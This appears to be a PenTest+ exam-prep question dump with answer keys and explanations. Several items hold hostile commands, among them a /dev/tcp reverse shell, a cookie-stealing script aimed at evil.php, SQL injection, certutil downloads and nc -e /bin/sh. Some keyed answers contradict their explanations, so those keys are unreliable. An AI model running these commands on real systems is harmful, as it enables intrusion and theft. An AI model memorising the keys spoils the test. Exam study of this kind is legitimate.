

CompTIA

Exam Questions PT0-002

CompTIA PenTest+ Certification Exam



NEW QUESTION 1

A penetration tester has been given an assignment to attack a series of targets in the 192.168.1.0/24 range, triggering as few alarms and countermeasures as possible.

Which of the following Nmap scan syntaxes would BEST accomplish this objective?

- A. nmap -sT -vvv -O 192.168.1.2/24 -PO
- B. nmap -sV 192.168.1.2/24 -PO
- C. nmap -sA -v -O 192.168.1.2/24
- D. nmap -sS -O 192.168.1.2/24 -T1

Answer: D

NEW QUESTION 2

A penetration tester was contracted to test a proprietary application for buffer overflow vulnerabilities. Which of the following tools would be BEST suited for this task?

- A. GDB
- B. Burp Suite
- C. SearchSploit
- D. Netcat

Answer: A

Explanation:

GDB is a debugging tool that can be used to analyze and manipulate the memory of a running process, which is useful for finding and exploiting buffer overflow vulnerabilities. Burp Suite is a web application testing tool that does not directly test for buffer overflows. SearchSploit is a database of known exploits that does not test for new vulnerabilities. Netcat is a network utility that can be used to send and receive data, but not to test for buffer overflows.

NEW QUESTION 3

A software development team is concerned that a new product's 64-bit Windows binaries can be deconstructed to the underlying code. Which of the following tools can a penetration tester utilize to help the team gauge what an attacker might see in the binaries?

- A. Immunity Debugger
- B. OllyDbg
- C. GDB
- D. Drozer

Answer: A

Explanation:

Immunity Debugger is a tool that can be used to deconstruct 64-bit Windows binaries and see the underlying code. Immunity Debugger is a powerful debugger that integrates with Python and allows users to write their own scripts and plugins. It can be used for reverse engineering, malware analysis, vulnerability research, and exploit development

NEW QUESTION 4

Which of the following is the MOST effective person to validate results from a penetration test?

- A. Third party
- B. Team leader
- C. Chief Information Officer
- D. Client

Answer: B

NEW QUESTION 5

A penetration tester ran the following command on a staging server:

```
python -m SimpleHTTPServer 9891
```

Which of the following commands could be used to download a file named exploit to a target machine for execution?

- A. nc 10.10.51.50 9891 < exploit
- B. powershell -exec bypass -f \\10.10.51.50\9891
- C. bash -i >& /dev/tcp/10.10.51.50/9891 0&1>/exploit
- D. wget 10.10.51.50:9891/exploit

Answer: D

NEW QUESTION 6

Which of the following would a company's hunt team be MOST interested in seeing in a final report?

- A. Executive summary
- B. Attack TTPs
- C. Methodology
- D. Scope details

Answer: B

NEW QUESTION 7

A penetration tester gains access to a web server and notices a large number of devices in the system ARP table. Upon scanning the web server, the tester determines that many of the devices are user workstations. Which of the following should be included in the recommendations for remediation?

- A. training program on proper access to the web server
- B. patch-management program for the web server.
- C. the web server in a screened subnet
- D. Implement endpoint protection on the workstations

Answer: D

Explanation:

The penetration tester should recommend implementing endpoint protection on the workstations, which is a security measure that involves installing software or hardware on devices that connect to a network to protect them from threats such as malware, ransomware, phishing, or unauthorized access. Endpoint protection can include antivirus software, firewalls, encryption tools, VPNs, or device management systems. Endpoint protection can help prevent user workstations from being compromised by attackers who have gained access to the web server or other devices on the network. The other options are not valid recommendations for remediation based on the discovery that many of the devices are user workstations. Changing passwords that were created before this code update is not relevant to this issue, as it refers to a different scenario involving password hashing and salting. Keeping hashes created by both methods for compatibility is not relevant to this issue, as it refers to a different scenario involving password hashing and salting. Moving the web server in a screened subnet is not relevant to this issue, as it refers to a different scenario involving network segmentation and isolation.

NEW QUESTION 8

A penetration tester successfully performed an exploit on a host and was able to hop from VLAN 100 to VLAN 200. VLAN 200 contains servers that perform financial transactions, and the penetration tester now wants the local interface of the attacker machine to have a static ARP entry in the local cache. The attacker machine has the following:

IP Address: 192.168.1.63

Physical Address: 60-36-dd-a6-c5-33

Which of the following commands would the penetration tester MOST likely use in order to establish a static ARP entry successfully?

- A. tcpdump -i eth01 arp and arp[6:2] == 2
- B. arp -s 192.168.1.63 60-36-DD-A6-C5-33
- C. ipconfig /all findstr /v 00-00-00 | findstr Physical
- D. route add 192.168.1.63 mask 255.255.255.255 0 192.168.1.1

Answer: B

Explanation:

The arp command is used to manipulate or display the Address Resolution Protocol (ARP) cache, which is a table that maps IP addresses to physical addresses (MAC addresses) on a network. The -s option is used to add a static ARP entry to the cache, which means that it will not expire or be overwritten by dynamic ARP entries. The syntax for adding a static ARP entry is arp -s <IP address> <physical address>. Therefore, the command arp -s 192.168.1.63 60-36-DD-A6-C5-33 would add a static ARP entry for the IP address 192.168.1.63 and the physical address 60-36-DD-A6-C5-33 to the local cache of the attacker machine. This would allow the attacker machine to communicate with the target machine without relying on ARP requests or replies. The other commands are not valid or useful for establishing a static ARP entry.

NEW QUESTION 9

A penetration tester would like to obtain FTP credentials by deploying a workstation as an on-path attack between the target and the server that has the FTP protocol. Which of the following methods would be the BEST to accomplish this objective?

- A. Wait for the next login and perform a downgrade attack on the server.
- B. Capture traffic using Wireshark.
- C. Perform a brute-force attack over the server.
- D. Use an FTP exploit against the server.

Answer: B

NEW QUESTION 10

Which of the following types of information should be included when writing the remediation section of a penetration test report to be viewed by the systems administrator and technical staff?

- A. A quick description of the vulnerability and a high-level control to fix it
- B. Information regarding the business impact if compromised
- C. The executive summary and information regarding the testing company
- D. The rules of engagement from the assessment

Answer: A

Explanation:

The systems administrator and the technical staff would be more interested in the technical aspect of the findings.

NEW QUESTION 10

Which of the following should a penetration tester do NEXT after identifying that an application being tested has already been compromised with malware?

- A. Analyze the malware to see what it does.
- B. Collect the proper evidence and then remove the malware.
- C. Do a root-cause analysis to find out how the malware got in.
- D. Remove the malware immediately.
- E. Stop the assessment and inform the emergency contact.

Answer: E

Explanation:

Stopping the assessment and informing the emergency contact is the best thing to do next after identifying that an application being tested has already been compromised with malware. This is because continuing the assessment might interfere with an ongoing investigation or compromise evidence collection. The emergency contact is the person designated by the client who should be notified in case of any critical issues or incidents during the penetration testing engagement.

NEW QUESTION 13

After gaining access to a Linux system with a non-privileged account, a penetration tester identifies the following file:

```
-rwxrwxrwx 1 root root 915 Mar 6 2020 /scripts/daily_log_backup.sh
```

Which of the following actions should the tester perform FIRST?

- A. Change the file permissions.
- B. Use privilege escalation.
- C. Cover tracks.
- D. Start a reverse shell.

Answer: B

Explanation:

The file `/scripts/daily_log_backup.sh` has permissions set to `777`, meaning that anyone can read, write, or execute the file. Since it's owned by the root user and the penetration tester has access to the system with a non-privileged account, this could be a potential avenue for privilege escalation. In a penetration test, after finding such a file, the tester would likely want to explore it and see if it can be leveraged to gain higher privileges. This is often done by inserting malicious code or commands into the script if it's being executed with higher privileges, such as root in this case.

NEW QUESTION 18

A penetration tester is able to use a command injection vulnerability in a web application to get a reverse shell on a system. After running a few commands, the tester runs the following:

```
python -c 'import pty; pty.spawn("/bin/bash")'
```

Which of the following actions is the penetration tester performing?

- A. Privilege escalation
- B. Upgrading the shell
- C. Writing a script for persistence
- D. Building a bind shell

Answer: B

Explanation:

The penetration tester is performing an action called upgrading the shell, which means improving the functionality and interactivity of the shell. By running the python command, the penetration tester is spawning a new bash shell that has features such as tab completion, command history, and job control. This can help the penetration tester to execute commands more easily and efficiently.

NEW QUESTION 20

A penetration tester is starting an assessment but only has publicly available information about the target company. The client is aware of this exercise and is preparing for the test.

Which of the following describes the scope of the assessment?

- A. Partially known environment testing
- B. Known environment testing
- C. Unknown environment testing
- D. Physical environment testing

Answer: C

NEW QUESTION 21

A penetration tester gives the following command to a systems administrator to execute on one of the target servers:

```
rm -f /var/www/html/G679h32gYu.php
```

Which of the following BEST explains why the penetration tester wants this command executed?

- A. To trick the systems administrator into installing a rootkit
- B. To close down a reverse shell
- C. To remove a web shell after the penetration test
- D. To delete credentials the tester created

Answer: C

Explanation:

s for why the penetration tester wants this command executed.

NEW QUESTION 26

Which of the following tools would be BEST suited to perform a manual web application security assessment? (Choose two.)

- A. OWASP ZAP
- B. Nmap

- C. Nessus
- D. BeEF
- E. Hydra
- F. Burp Suite

Answer: AF

NEW QUESTION 31

A penetration tester wants to find hidden information in documents available on the web at a particular domain. Which of the following should the penetration tester use?

- A. Netcraft
- B. CentralOps
- C. Responder
- D. FOCA

Answer: D

Explanation:

<https://kalilinuxtutorials.com/foca-metadata-hidden-documents/>

NEW QUESTION 35

A final penetration test report has been submitted to the board for review and accepted. The report has three findings rated high. Which of the following should be the NEXT step?

- A. Perform a new penetration test.
- B. Remediate the findings.
- C. Provide the list of common vulnerabilities and exposures.
- D. Broaden the scope of the penetration test.

Answer: B

NEW QUESTION 40

Penetration tester who was exclusively authorized to conduct a physical assessment noticed there were no cameras pointed at the dumpster for company. The penetration tester returned at night and collected garbage that contained receipts for recently purchased networking :. The models of equipment purchased are vulnerable to attack. Which of the following is the most likely next step for the penetration?

- A. Alert the target company of the discovered information.
- B. Verify the discovered information is correct with the manufacturer.
- C. Scan the equipment and verify the findings.
- D. Return to the dumpster for more information.

Answer: C

Explanation:

The most likely next step for the penetration tester is to scan the equipment and verify the findings, which is a process of using tools or techniques to probe or test the target equipment for vulnerabilities or weaknesses that can be exploited. Scanning and verifying the findings can help the penetration tester confirm that the models of equipment purchased are vulnerable to attack, and identify the specific vulnerabilities or exploits that affect them. Scanning and verifying the findings can also help the penetration tester prepare for the next steps of the assessment, such as exploiting or reporting the vulnerabilities. Scanning and verifying the findings can be done by using tools such as Nmap, which can scan hosts and networks for ports, services, versions, OS, or other information¹, or Metasploit, which can exploit hosts and networks using various payloads or modules². The other options are not likely next steps for the penetration tester. Alerting the target company of the discovered information is not a next step, but rather a final step, that involves reporting the findings and recommendations to the client after completing the assessment. Verifying the discovered information with the manufacturer is not a next step, as it may not provide accurate or reliable information about the vulnerabilities or exploits that affect the equipment, and it may also alert the manufacturer or the client of the assessment. Returning to the dumpster for more information is not a next step, as it may not yield any more useful or relevant information than what was already collected from the receipts.

NEW QUESTION 42

A private investigation firm is requesting a penetration test to determine the likelihood that attackers can gain access to mobile devices and then exfiltrate data from those devices. Which of the following is a social-engineering method that, if successful, would MOST likely enable both objectives?

- A. Send an SMS with a spoofed service number including a link to download a malicious application.
- B. Exploit a vulnerability in the MDM and create a new account and device profile.
- C. Perform vishing on the IT help desk to gather a list of approved device IMEIs for masquerading.
- D. Infest a website that is often used by employees with malware targeted toward x86 architectures.

Answer: A

Explanation:

Since it doesn't indicate company owned devices, sending a text to download an application is best. And it says social-engineering so a spoofed text falls under that area.

NEW QUESTION 44

Given the following code:


```
systems = {  
    "10.10.10.1" : "Windows 10",  
    "10.10.10.2" : "Windows 10",  
    "10.10.10.3" : "Windows 2016",  
    "10.10.10.4" : "Linux"  
}
```

Which of the following data structures is systems?

- A. A tuple
- B. A tree
- C. An array
- D. A dictionary

Answer: D

Explanation:

A dictionary is a data structure in Python that stores key-value pairs, where each key is associated with a value. A dictionary is created by enclosing the key-value pairs in curly braces and separating them by commas. A dictionary can be accessed by using the keys as indexes or by using methods such as `keys()`, `values()`, or `items()`. In the code, `systems` is a dictionary that has four key-value pairs, each representing an IP address and its corresponding operating system. A tuple is a data structure in Python that stores an ordered sequence of immutable values, enclosed in parentheses and separated by commas. A tree is a data structure that consists of nodes connected by edges, forming a hierarchical structure with a root node and leaf nodes. An array is a data structure that stores a collection of elements of the same type in a contiguous memory location.

NEW QUESTION 45

A penetration tester discovers during a recent test that an employee in the accounting department has been making changes to a payment system and redirecting money into a personal bank account. The penetration test was immediately stopped. Which of the following would be the BEST recommendation to prevent this type of activity in the future?

- A. Enforce mandatory employee vacations
- B. Implement multifactor authentication
- C. Install video surveillance equipment in the office
- D. Encrypt passwords for bank account information

Answer: A

Explanation:

If the employee already works in the accounting department, MFA will not stop their actions because they'll already have access by virtue of their job. Enforcing mandatory employee vacations is the best recommendation to prevent this type of activity in the future, as it will make it harder for an employee to conceal fraudulent transactions or unauthorized changes to a payment system. Mandatory employee vacations are a form of internal control that requires employees to take time off from work periodically and have their duties performed by someone else. This can help detect errors, irregularities, or frauds committed by employees who might otherwise have exclusive access or control over certain processes or systems.

NEW QUESTION 49

A tester who is performing a penetration test on a website receives the following output:

Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /var/www/search.php on line 62

Which of the following commands can be used to further attack the website?

- A. `<script>var adr= './evil.php?test=' + escape(document.cookie);</script>`
- B. `../../../../../../../../etc/passwd`
- C. `/var/www/html/index.php;whoami`
- D. `1 UNION SELECT 1, DATABASE(),3-`

Answer: D

NEW QUESTION 50

The provision that defines the level of responsibility between the penetration tester and the client for preventing unauthorized disclosure is found in the:

- A. NDA
- B. SLA
- C. MSA
- D. SOW

Answer: A

Explanation:

The provision that defines the level of responsibility between the penetration tester and the client for preventing unauthorized disclosure is found in the NDA, which stands for Non-Disclosure Agreement. The NDA is a legal agreement between two or more parties that outlines confidential material or knowledge that the parties wish to share with one another, but with restrictions on access, use or disclosure of that information. The NDA is commonly used in the context of penetration testing to protect the client's sensitive information that the tester may have access to during the engagement.

The NDA defines the terms of confidentiality and non-disclosure of information related to the engagement, including the responsibilities and obligations of both the tester and the client to ensure that any information exchanged or obtained during the engagement is kept confidential and not disclosed to unauthorized parties. This is particularly important in penetration testing, as the tester is granted access to the client's network and systems, and may uncover vulnerabilities or sensitive information that should not be disclosed to unauthorized parties.

In summary, the NDA plays a crucial role in defining the level of responsibility between the penetration tester and the client for preventing unauthorized disclosure of confidential information, and is an important legal instrument for protecting the client's sensitive information during a penetration testing engagement.

NEW QUESTION 54

A penetration tester who is performing an engagement notices a specific host is vulnerable to EternalBlue. Which of the following would BEST protect against this vulnerability?

- A. Network segmentation
- B. Key rotation
- C. Encrypted passwords
- D. Patch management

Answer: D

Explanation:

Patch management is the process of identifying, downloading, and installing security patches for a system in order to address new vulnerabilities and software exploits. In the case of EternalBlue, the vulnerability was addressed by Microsoft in the form of a security patch. Installing this patch on the vulnerable host will provide protection from the vulnerability. Additionally, organizations should implement a patch management program to regularly check for and install security patches for the systems in their environment.

Network segmentation (A) can limit the impact of a compromise by separating different parts of the network into smaller, more isolated segments. However, it does not address the vulnerability itself.

Key rotation (B) is the process of periodically changing cryptographic keys, which can help protect against attacks that rely on stolen or compromised keys. However, it is not directly related to the EternalBlue vulnerability.

Encrypted passwords (C) can help protect user credentials in case of a data breach or other compromise, but it does not prevent attackers from exploiting the EternalBlue vulnerability.

NEW QUESTION 55

During a penetration test, the domain names, IP ranges, hosts, and applications are defined in the:

- A. SOW.
- B. SLA.
- C. ROE.
- D. NDA

Answer: C

Explanation:

<https://mainnerve.com/what-are-rules-of-engagement-in-pen-testing/#:~:text=The%20ROE%20includes%20the>

NEW QUESTION 57

Which of the following documents must be signed between the penetration tester and the client to govern how any provided information is managed before, during, and after the engagement?

- A. MSA
- B. NDA
- C. SOW
- D. ROE

Answer: B

NEW QUESTION 58

A penetration tester finds a PHP script used by a web application in an unprotected internal source code repository. After reviewing the code, the tester identifies the following:

```
if(isset ($_POST ['item']))[
    echo shell_exec ("/http/www/cgi-bin/queryitem ".$_POST ['item']);
}
```

Which of the following combinations of tools would the penetration tester use to exploit this script?

- A. Hydra and crunch
- B. Netcat and cURL
- C. Burp Suite and DIRB
- D. Nmap and OWASP ZAP

Answer: B

NEW QUESTION 62

During an assessment, a penetration tester found a suspicious script that could indicate a prior compromise. While reading the script, the penetration tester noticed the following lines of code:

```
import subprocess
subprocess.call("ifconfig eth0 down", Shell=True)
subprocess.call("ifconfig eth0 hw ether 2a:33:41:56:21:34", Shell=True)
subprocess.call("ifconfig eth0 up", Shell=True)
```

Which of the following was the script author trying to do?

- A. Spawn a local shell.

- B. Disable NIC.
- C. List processes.
- D. Change the MAC address

Answer: A

Explanation:

s for what the script author was trying to do.

NEW QUESTION 64

A company that develops embedded software for the automobile industry has hired a penetration-testing team to evaluate the security of its products prior to delivery. The penetration-testing team has stated its intent to subcontract to a reverse-engineering team capable of analyzing binaries to develop proof-of-concept exploits. The software company has requested additional background investigations on the reverse-engineering team prior to approval of the subcontract. Which of the following concerns would BEST support the software company's request?

- A. The reverse-engineering team may have a history of selling exploits to third parties.
- B. The reverse-engineering team may use closed-source or other non-public information feeds for its analysis.
- C. The reverse-engineering team may not instill safety protocols sufficient for the automobile industry.
- D. The reverse-engineering team will be given access to source code for analysis.

Answer: A

NEW QUESTION 68

A penetration tester conducted an assessment on a web server. The logs from this session show the following:

`http://www.thecompanydomain.com/servicestatus.php?serviceID=892&serviceID=892 ' ; DROP TABLE SERVICES; -`

Which of the following attacks is being attempted?

- A. Clickjacking
- B. Session hijacking
- C. Parameter pollution
- D. Cookie hijacking
- E. Cross-site scripting

Answer: C

NEW QUESTION 70

A company recruited a penetration tester to configure wireless IDS over the network. Which of the following tools would BEST test the effectiveness of the wireless IDS solutions?

- A. Aircrack-ng
- B. Wireshark
- C. Wifite
- D. Kismet

Answer: A

Explanation:

Aircrack-ng is a suite of tools that allows the penetration tester to test the effectiveness of the wireless IDS solutions by performing various attacks on wireless networks, such as cracking WEP and WPA keys, capturing and injecting packets, deauthenticating clients, or creating fake access points. Aircrack-ng can also generate different types of traffic and signatures that can trigger the wireless IDS alerts or responses, such as ARP requests, EAPOL frames, or beacon frames.

NEW QUESTION 75

The attacking machine is on the same LAN segment as the target host during an internal penetration test. Which of the following commands will BEST enable the attacker to conduct host discovery and write the discovery to files without returning results of the attack machine?

- A. `nmap -sn --exclude 10.1.1.15 10.1.1.0/24 -oA target.txt`
- B. `nmap -iR 10.0.0.0/24 --out-format xml | grep Nmap | cut -d '"' -f5 > live-hosts.txt`
- C. `nmap -Pn -O -iL target.txt -oA target_text_Service`
- D. `nmap -sPn -iL target.txt -oA target.txt`

Answer: A

Explanation:

According to the Official CompTIA PenTest+ Self-Paced Study Guide¹, the correct answer is A. `nmap -sn -n --exclude 10.1.1.15 10.1.1.0/24 -oA target.txt`.

This command will perform a ping scan (-sn) without reverse DNS resolution (-n) on the IP range 10.1.1.0/24, excluding the attack machine's IP address (10.1.1.15) from the scan (-exclude). It will also output the results in three formats (normal, grepable and XML) with a base name of target.txt (-oA).

NEW QUESTION 76

A penetration tester ran the following commands on a Windows server:

```
schtasks
echo net user svsvaccount password /add >> batchjopb3.bat
echo net localgroup Administrators svsvaccount /add >> batchjopb3.bat
net user svsvaccount
runas /user:svsvaccount mimikatz
```

Which of the following should the tester do AFTER delivering the final report?

- A. Delete the scheduled batch job.
- B. Close the reverse shell connection.
- C. Downgrade the svaccount permissions.
- D. Remove the tester-created credentials.

Answer: D

NEW QUESTION 78

Which of the following BEST describe the OWASP Top 10? (Choose two.)

- A. The most critical risks of web applications
- B. A list of all the risks of web applications
- C. The risks defined in order of importance
- D. A web-application security standard
- E. A risk-governance and compliance framework
- F. A checklist of Apache vulnerabilities

Answer: AC

Explanation:

These two options best describe the OWASP Top 10, which stands for Open Web Application Security Project Top 10 and is a list of the most critical web application security risks based on data from various sources and experts. The list is updated periodically to reflect changes in technology and threat landscape. The list also ranks the risks in order of importance based on their prevalence, impact, and ease of exploitation or remediation. The other options are not accurate descriptions of the OWASP Top 10. The list does not cover all the risks of web applications, but rather focuses on the most common and severe ones. The list is not a web application security standard, but rather a guideline or reference for developers, testers, and security professionals. The list is not a risk-governance and compliance framework, but rather a resource or tool for identifying and mitigating web application vulnerabilities. The list is not a checklist of Apache vulnerabilities, but rather a general list of web application risks that apply to any web server or platform.

NEW QUESTION 81

A penetration tester who is doing a security assessment discovers that a critical vulnerability is being actively exploited by cybercriminals. Which of the following should the tester do NEXT?

- A. Reach out to the primary point of contact
- B. Try to take down the attackers
- C. Call law enforcement officials immediately
- D. Collect the proper evidence and add to the final report

Answer: A

Explanation:

The penetration tester should reach out to the primary point of contact as soon as possible to inform them of the critical vulnerability and the active exploitation by cybercriminals. This is the most responsible and ethical course of action, as it allows the client to take immediate steps to mitigate the risk and protect their assets. The other options are not appropriate or effective in this situation. Trying to take down the attackers would be illegal and dangerous, as it may escalate the conflict or cause collateral damage. Calling law enforcement officials immediately would be premature and unnecessary, as it may involve disclosing confidential information or violating the scope of the engagement. Collecting the proper evidence and adding to the final report would be too slow and passive, as it would delay the notification and remediation of the vulnerability.

NEW QUESTION 83

A penetration tester is attempting to discover live hosts on a subnet quickly. Which of the following commands will perform a ping scan?

- A. nmap -sn 10.12.1.0/24
- B. nmap -sV -A 10.12.1.0/24
- C. nmap -Pn 10.12.1.0/24
- D. nmap -sT -p- 10.12.1.0/24

Answer: A

NEW QUESTION 88

A penetration tester is conducting an engagement against an internet-facing web application and planning a phishing campaign. Which of the following is the BEST passive method of obtaining the technical contacts for the website?

- A. WHOIS domain lookup
- B. Job listing and recruitment ads
- C. SSL certificate information
- D. Public data breach dumps

Answer: A

Explanation:

The BEST passive method of obtaining the technical contacts for the website would be a WHOIS domain lookup. WHOIS is a protocol that provides information about registered domain names, such as the registration date, registrant's name and contact information, and the name servers assigned to the domain. By performing a WHOIS lookup, the penetration tester can obtain the contact information of the website's technical staff, which can be used to craft a convincing phishing email.

NEW QUESTION 89

Which of the following BEST describes why a client would hold a lessons-learned meeting with the penetration-testing team?

- A. To provide feedback on the report structure and recommend improvements

- B. To discuss the findings and dispute any false positives
- C. To determine any processes that failed to meet expectations during the assessment
- D. To ensure the penetration-testing team destroys all company data that was gathered during the test

Answer: C

NEW QUESTION 93

A penetration tester was brute forcing an internal web server and ran a command that produced the following output:

```
$ dirb http://172.16.100.10:3000
-----
DURB v2.22
By The Dark Raver
-----
START_TIME: Wed Feb 3 13:06:18 2021
URL_BASE: http://172.16.100.10:3000
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
-----
GENERATED WORDS: 4612
---- Scanning URL: http://172.16.100.10:3000 ----
+ http://172.16.100.10:3000/ftp (CODE:200|SIZE:11071)
+ http://172.16.100.10:3000/profile (CODE:500|SIZE:1151)
+ http://172.16.100.10:3000/promotion (CODE:200|SIZE:6586)
+ http://172.16.100.10:3000/robots.txt (CODE:200|SIZE:28)
+ http://172.16.100.10:3000 /Video (CODE:200|SIZE:10075518)

-----
END_TIME: Wed Feb 3 13:07:53 2021
DOWNLOADED: 4612 - FOUND: 5
```

However, when the penetration tester tried to browse the URL <http://172.16.100.10:3000/profile>, a blank page was displayed. Which of the following is the MOST likely reason for the lack of output?

- A. The HTTP port is not open on the firewall.
- B. The tester did not run sudo before the command.
- C. The web server is using HTTPS instead of HTTP.
- D. This URI returned a server error.

Answer: A

NEW QUESTION 96

The results of an Nmap scan are as follows:

Starting Nmap 7.80 (<https://nmap.org>) at 2021-01-24 01:10 EST Nmap scan report for (10.2.1.22)

Host is up (0.0102s latency). Not shown: 998 filtered ports Port State Service

80/tcp open http

|_http-title: 80F 22% RH 1009.1MB (text/html)

|_http-slowloris-check:

| VULNERABLE:

| Slowloris DoS Attack

| <...>

Device type: bridge|general purpose

Running (JUST GUESSING) : QEMU (95%)

OS CPE: cpe:/a:qemu:qemu

No exact OS matches found for host (test conditions non-ideal).

OS detection performed. Please report any incorrect results at <https://nmap.org/submit/>. Nmap done: 1 IP address (1 host up) scanned in 107.45 seconds

Which of the following device types will MOST likely have a similar response? (Choose two.)

- A. Network device
- B. Public-facing web server
- C. Active Directory domain controller
- D. IoT/embedded device
- E. Exposed RDP
- F. Print queue

Answer: BD

Explanation:

<https://www.netscout.com/what-is-ddos/slowloris-attacks>

From the http-title in the output, this looks like an IoT device with RH implying Relative Humidity, that offers a web-based interface for visualizing the results.

NEW QUESTION 101

An assessment has been completed, and all reports and evidence have been turned over to the client. Which of the following should be done NEXT to ensure the confidentiality of the client's information?

- A. Follow the established data retention and destruction process
- B. Report any findings to regulatory oversight groups

- C. Publish the findings after the client reviews the report
- D. Encrypt and store any client information for future analysis

Answer: D

Explanation:

After completing an assessment and providing the report and evidence to the client, it is important to follow the established data retention and destruction process to ensure the confidentiality of the client's information. This process typically involves securely deleting or destroying any data collected during the assessment that is no longer needed, and securely storing any data that needs to be retained. This helps to prevent unauthorized access to the client's information and protects the client's confidentiality.

Reporting any findings to regulatory oversight groups may be necessary in some cases, but it should be done only with the client's permission and in accordance with any relevant legal requirements. Publishing the findings before the client has reviewed the report is also not recommended, as it may breach the client's confidentiality and damage their reputation. Encrypting and storing client information for future analysis is also not recommended unless it is necessary and in compliance with any legal or ethical requirements.

NEW QUESTION 102

A company that requires minimal disruption to its daily activities needs a penetration tester to perform information gathering around the company's web presence. Which of the following would the tester find MOST helpful in the initial information-gathering steps? (Choose two.)

- A. IP addresses and subdomains
- B. Zone transfers
- C. DNS forward and reverse lookups
- D. Internet search engines
- E. Externally facing open ports
- F. Shodan results

Answer: AD

Explanation:

* A. IP addresses and subdomains. This is correct. IP addresses and subdomains are useful information for a penetration tester to identify the scope and range of the company's web presence. IP addresses can reveal the location, network, and service provider of the company's web servers, while subdomains can indicate the different functions and features of the company's website. A penetration tester can use tools like whois, Netcraft, or DNS lookups to find IP addresses and subdomains associated with the company's domain name.

* D. Internet search engines. This is correct. Internet search engines are powerful tools for a penetration tester to perform passive information gathering around the company's web presence. Search engines can provide a wealth of information, such as the company's profile, history, news, social media accounts, reviews, products, services, customers, partners, competitors, and more. A penetration tester can use advanced search operators and keywords to narrow down the results and find relevant information. For example, using the site: operator can limit the results to a specific domain or subdomain, while using the intitle: operator can filter the results the title of the web pages.

NEW QUESTION 105

A penetration tester has obtained a low-privilege shell on a Windows server with a default configuration and now wants to explore the ability to exploit misconfigured service permissions. Which of the following commands would help the tester START this process?

- A. Certutil -urlcache -split -f http://192.168.2.124/windows-binaries/ accesschk64.exe
- B. powershell (New-Object System.Net.WebClient).UploadFile('http://192.168.2.124/ upload.php', 'systeminfo.txt')
- C. schtasks /query /fo LIST /v | find /I "Next Run Time:"
- D. Wget http://192.168.2.124/windows-binaries/accesschk64.exe -O accesschk64.exe

Answer: A

Explanation:

<https://www.bleepingcomputer.com/news/security/certutil.exe-could-allow-attackers-to-download-malware-while-downloading-accesschk64.exe>

--- <https://docs.microsoft.com/en-us/sysinternals/downloads/accesschk>

The certutil command is a Windows utility that can be used to manipulate certificates and certificate authorities. However, it can also be abused by attackers to download files from remote servers using the -urlcache option. In this case, the command downloads accesschk64.exe from http://192.168.2.124/windows-binaries/ and saves it locally. Accesschk64.exe is a tool that can be used to check service permissions and identify potential privilege escalation vectors. The other commands are not relevant for this purpose. Powershell is a scripting language that can be used to perform various tasks, but in this case it uploads a file instead of downloading one. Schtasks is a command that can be used to create or query scheduled tasks, but it does not help with service permissions. Wget is a Linux command that can be used to download files from the web, but it does not work on Windows by default.

NEW QUESTION 106

A software company has hired a security consultant to assess the security of the company's software development practices. The consultant opts to begin reconnaissance by performing fuzzing on a software binary. Which of the following vulnerabilities is the security consultant MOST likely to identify?

- A. Weak authentication schemes
- B. Credentials stored in strings
- C. Buffer overflows
- D. Non-optimized resource management

Answer: C

Explanation:

fuzzing introduces unexpected inputs into a system and watches to see if the system has any negative reactions to the inputs that indicate security, performance, or quality gaps or issues

NEW QUESTION 110

A penetration tester runs a scan against a server and obtains the following output: 21/tcp open ftp Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| 03-12-20 09:23AM 331 index.aspx

| ftp-syst:
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn 445/tcp open microsoft-ds Microsoft Windows Server 2012 Std 3389/tcp open ssl/ms-wbt-server
| rdp-ntlm-info:
| Target Name: WEB3
| NetBIOS_Computer_Name: WEB3
| Product_Version: 6.3.9600
|_ System_Time: 2021-01-15T11:32:06+00:00
8443/tcp open http Microsoft IIS httpd 8.5
| http-methods:
|_ Potentially risky methods: TRACE
|_ http-server-header: Microsoft-IIS/8.5
|_ http-title: IIS Windows Server
Which of the following command sequences should the penetration tester try NEXT?

- A. ftp 192.168.53.23
- B. smbclient \\\WEB3\IPC\$ -I 192.168.53.23 -U guest
- C. ncrack -u Administrator -P 15worst_passwords.txt -p rdp 192.168.53.23
- D. curl -X TRACE https://192.168.53.23:8443/index.aspx
- E. nmap --script vuln -sV 192.168.53.23

Answer: A

NEW QUESTION 112

An Nmap scan shows open ports on web servers and databases. A penetration tester decides to run WPScan and SQLmap to identify vulnerabilities and additional information about those systems.
Which of the following is the penetration tester trying to accomplish?

- A. Uncover potential criminal activity based on the evidence gathered.
- B. Identify all the vulnerabilities in the environment.
- C. Limit invasiveness based on scope.
- D. Maintain confidentiality of the findings.

Answer: C

NEW QUESTION 113

A penetration tester downloaded the following Perl script that can be used to identify vulnerabilities in network switches. However, the script is not working properly.
Which of the following changes should the tester apply to make the script work as intended?

- A. Change line 2 to \$ip= 10.192.168.254;
- B. Remove lines 3, 5, and 6.
- C. Remove line 6.
- D. Move all the lines below line 7 to the top of the script.

Answer: B

Explanation:

<https://www.asc.ohio-state.edu/lewis.239/Class/Perl/perl.html> Example script:
#!/usr/bin/perl
\$ip=\$argv[1]; attack(\$ip);
sub attack { print("x");
}

NEW QUESTION 118

A penetration tester has obtained root access to a Linux-based file server and would like to maintain persistence after reboot. Which of the following techniques would BEST support this objective?

- A. Create a one-shot system service to establish a reverse shell.
- B. Obtain /etc/shadow and brute force the root password.
- C. Run the nc -e /bin/sh <...> command.
- D. Move laterally to create a user account on LDAP

Answer: A

Explanation:

<https://hosakacorp.net/p/systemd-user.html>
Creating a one-shot system service to establish a reverse shell is a technique that would best support maintaining persistence after reboot on a Linux-based file server. A system service is a program that runs in the background and performs various tasks without user interaction. A one-shot system service is a type of service that runs only once and then exits. A reverse shell is a type of shell that connects back to an attacker-controlled machine and allows remote command execution. By creating a one-shot system service that runs a reverse shell script at boot time, the penetration tester can ensure persistent access to the file server even after reboot.

NEW QUESTION 121

A penetration tester needs to upload the results of a port scan to a centralized security tool. Which of the following commands would allow the tester to save the results in an interchangeable format?

- A. nmap -iL results 192.168.0.10-100
- B. nmap 192.168.0.10-100 -O > results

- C. nmap -A 192.168.0.10-100 -oX results
- D. nmap 192.168.0.10-100 | grep "results"

Answer: C

NEW QUESTION 125

ion tester is attempting to get more people from a target company to download and run an executable. Which of the following would be the most effective way for the tester to achieve this objective?

- A. Dropping USB flash drives around the company campus with the file on it
